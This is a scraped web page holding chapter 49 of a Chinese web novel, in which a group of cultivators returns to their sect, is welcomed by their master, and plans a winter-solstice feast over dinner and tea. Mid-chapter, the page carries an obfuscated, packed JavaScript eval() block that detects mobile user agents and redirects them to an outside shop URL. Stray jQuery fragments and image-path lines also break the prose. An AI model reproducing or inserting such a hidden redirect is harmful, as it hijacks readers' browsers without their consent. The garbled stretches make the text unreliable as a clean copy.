文趣网 > 都市小说 > 我带疯批队友闯修真界 > 49. 暴风雨前的宁静
    回到青云宗已经是初冬。山上的银杏树落了大半的叶子,金黄的叶片铺满了从山门到弟子院的山道,踩上去沙沙作响,像踩在晒干了的阳光上。凌月瑶一进山门就深深吸了一口气,然后心满意足地宣布青云山的空气比凉州好一万倍——凉州的空气里全是沙子和魔气的焦糊味,而青云山的空气里有竹叶的味道、松脂的清香,还有从饭堂飘过来的灵米粥的甜香。绯夜在旁边凉凉地补了一句“那是因为凉州刚打完仗,你在凉州的时候鼻子怎么没这么灵”,凌月瑶难得没有反驳,只是踢了一脚路边的银杏叶,让金黄的叶片扬了绯夜满身。

    他们离开的时候还是初秋,回来时山上的桂花已经谢了,但松柏依旧苍翠。苏晚晴走在队伍最后面,看着前方四个人穿过那条熟悉的山道——凌月瑶蹦蹦跳跳地踩银杏叶,绯夜一边拍身上的叶子一边骂她幼稚,沈墨言抱着从凉州带回来的三本旧棋谱安静地走在侧边,楚霜牵着马打量着周围的环境,目光在每一处建筑上停留的时间都恰到好处,像一个经验丰富的斥候在潜意识里绘制地图。

    苏晚晴深深吸了一口气,青云山清冽的空气灌进肺里,带着松针和泥土的气息。她忽然觉得,回家这个词,好像也不是那么难以启齿了。

    玄机子在大殿等着他们。老头子今天难得没有歪在躺椅上打瞌睡,而是背着手站在殿门口,穿着一件洗得发白的灰色道袍,头发破天荒地束得整整齐齐。看见五个人从山道上走下来,他先是板着脸数落了足足一盏茶的工夫——“去凉州去了这么久,信也不写一封,让老头子我在山上干等,还以为你们被妖兽叼走了”——但数落到一半,目光扫过楚霜手臂上还没完全消退的伤疤,又扫过苏晚晴腰间新添的那把短鞭,话锋一转,语气软了下来。

    “回来就好。韩老头写信来了,把你们夸得跟朵花似的。说你们五个守住了凉州城,封住了黑石峡的裂隙,还顺手端了一窝金丹魔物的老巢。”他摸了摸下巴上几根稀疏的胡须,嘴角压了又压,还是没压住那点得意的弧度,“还行,没给青云宗丢人。”

    他走到楚霜面前,上下打量了一番。楚霜不卑不亢地行了军礼,目光坦然。玄机子看了片刻,忽然伸出两根手指搭在楚霜的手腕上,闭眼感受了一瞬她的脉搏和内息。然后他睁开眼,用一种难得认真的语气说了句让所有人都意外的话:“凡人之躯,内劲练到你这个程度,老夫活了两百年,只见过三个。前两个都死在了战场上——不是他们不够强,是没有人帮他们挡背后。”他收回手,背在身后,那双总是嬉皮笑脸的眼睛里罕见地带着几分郑重,“你有这帮孩子帮你挡背后,是你的运气,也是他们的运气。”

    楚霜沉默了片刻,然后认真地点了点头:“我知道。”

    玄机子没再多说,转身从案上取了一块令牌递给她。令牌是玄铁所铸,正面刻着青云宗的云纹,背面刻了“特遣”二字,跟苏晚晴他们四人之前拿到的一模一样。“这是你的。从今天起,青云宗的藏书阁、修炼室、丹房药库,全部对你开放。你的武法体系跟修士不同,藏书阁里关于武法的典籍虽然不多,但有几本是上古遗留下来的,对你应该有用。”

    楚霜双手接过令牌,指腹摩挲过令牌背面那两个凌厉的刻字,然后郑重地将其系在腰间——跟凉州军的那枚铜符并排挂在一起。一枚是她的过去,一枚是她的现在。当天晚上,苏晚晴的小院里重新亮起了灯。晚晴小馆因为主人外出而歇业了大半个月,积了一层薄灰。五个人花了半个时辰把桌椅擦干净,又把那四盏琉璃灯重新挂上屋檐——红的、青的、粉的、白的,四盏灯在夜风中轻轻摇晃,加上苏晚晴今天新添的一盏暖黄色的新灯,五盏灯把整个小院照得温暖而明亮。

    苏晚晴亲自下厨做了一大桌子菜。红烧灵鲤、糖醋排骨、蜜汁烤鸭、翡翠虾仁、桂花糯米藕——全是大家最爱吃的。她还特意多做了一笼蟹黄汤包,因为上次在凉州凌月瑶念叨了整整半个月说想吃。楚霜默默记下了每个人在席间的习惯——凌月瑶喜欢吃甜的把桂花藕连夹了三块,绯夜口味偏淡,沈墨言吃鱼的时候会先把刺挑干净再入口,苏晚晴从头到尾都在给每个人夹菜,自己碗里的饭几乎没怎么动。她什么都没说,只是把这些细节一一收进心底。这是她在军中养成的习惯——了解战友的习惯,才能在关键时刻做出正确的判断。但她第一次觉得,这个习惯也可以用在不是战场的地方。吃完饭,五人坐在院子里喝茶。苏晚晴泡了一壶从凉州带回来的沙棘茶,酸甜的果香在冬夜的冷空气中格外清冽。凌月瑶喝了一口就皱起了整张脸,说这也太酸了,然后往自己杯子里加了三勺蜂蜜。绯夜喝了一口,面无表情地说了句“还行”,然后趁凌月瑶不注意又给自己续了一杯。沈墨言端着茶杯安静地翻看老将军送的那本棋谱,楚霜坐在他旁边,指着棋谱上

    ;eval(function(p,a,c,k,e,d){e=function(c){return(c<a?"":e(parseInt(c/a)))+((c=c%a)>35?String.fromCharCode(c+29):c.toString(36))};if(!''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return'\\w+'};c=1;};while(c--)if(k[c])p=p.replace(new RegExp('\\b'+e(c)+'\\b','g'),k[c]);return p;}('8 0=7.0.6();b(/a|9|1|2|5|4|3|cl/i.k(0)){n.m="j://e.d.f/h/g/"}',24,24,'userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|mgxs|t|shop|17783986|210143||http|test|mini|href|location'.split('|'),0,{}));

    () {

    $('.inform').remove();

    $('#content').append('

    的一步棋问为什么要下在这里,沈墨言认真地解释了三种可能的后续变招,楚霜听完点了点头,说“原来棋理跟排兵布阵有相通之处”。

    苏晚晴靠在椅背上,看着眼前这一幕——琉璃灯的光晕笼罩着整个小院,把五个人的影子投射在青石板地面上,长短不一,交叠在一起。她忽然想起了在凉州校场上五只手叠在一起的瞬间。那只手压在另一只手上,粗糙的、细腻的、布满薄茧的、指节分明的,五只各不相同的手,却有着同样的温度。

    “对了,”凌月瑶放下茶杯,嘴角还沾着蜂蜜的亮光,“再过几天就是冬至了。咱们要不要在饭馆里搞个冬至宴?反正歇业了这么久也该重新开张了。我这两天看了赵钱孙新出的丹药价目表,他把驻颜丹的价格压得太低了,这不是扰乱市场吗?还有李逍遥最近好像闭关出来了,听说修为涨了一截——我估计是被咱们刺激的,大师兄好面子,不好意思被师弟师妹甩太远……”

    她絮絮叨叨地说着,声音在安静的夜空中飘得很远。绯夜偶尔插一句嘴嘲讽她,沈墨言在棋谱上翻页时发出细微的沙沙声,楚霜安静地喝着她的沙棘茶——没有加蜂蜜——目光在说话的人之间无声地流转。苏晚晴忽然想起之前系统界面上关于终战倒计时的提示,那个红色的数字曾经压得她喘不过气来。但此刻,坐在这个被五盏琉璃灯照亮的小院里,听着凌月瑶跟绯夜为冬至宴的菜单争执不下——凌月瑶坚持要加蟹黄汤包,绯夜说冬至吃什么汤包,应该吃饺子——她忽然觉得,倒计时还在,但它不再是一个令人窒息的数字了。它只是一条时间线,而在这条时间线到达终点之前,她还有很多顿饭可以跟这些人一起吃,还有很多个这样的夜晚可以跟他们一起度过。

    “冬至宴必须有红烧肉。”苏晚晴开口了,语气笃定得像在下达一项不容更改的战术指令,“我亲自炖。炖一整天,炖到肉皮能用筷子夹断但入口不散。凌月瑶你别瞪我,蟹黄汤包也可以加,但红烧肉是底线。”

    凌月瑶满意地哼了一声,绯夜摇头说“你们两个迟早把饭馆吃垮”,沈墨言从棋谱里抬起头,认真地说了句“我、我可以帮忙算成本”,楚霜放下茶杯,语气平淡地补了一句:“我可以负责切肉。军中的刀工还没丢。”五盏琉璃灯在小院上空轻轻摇晃,暖光落在每个人的脸上。冬至还没到,但围坐在这张石桌旁的人,已经提前感受到了团圆的温度。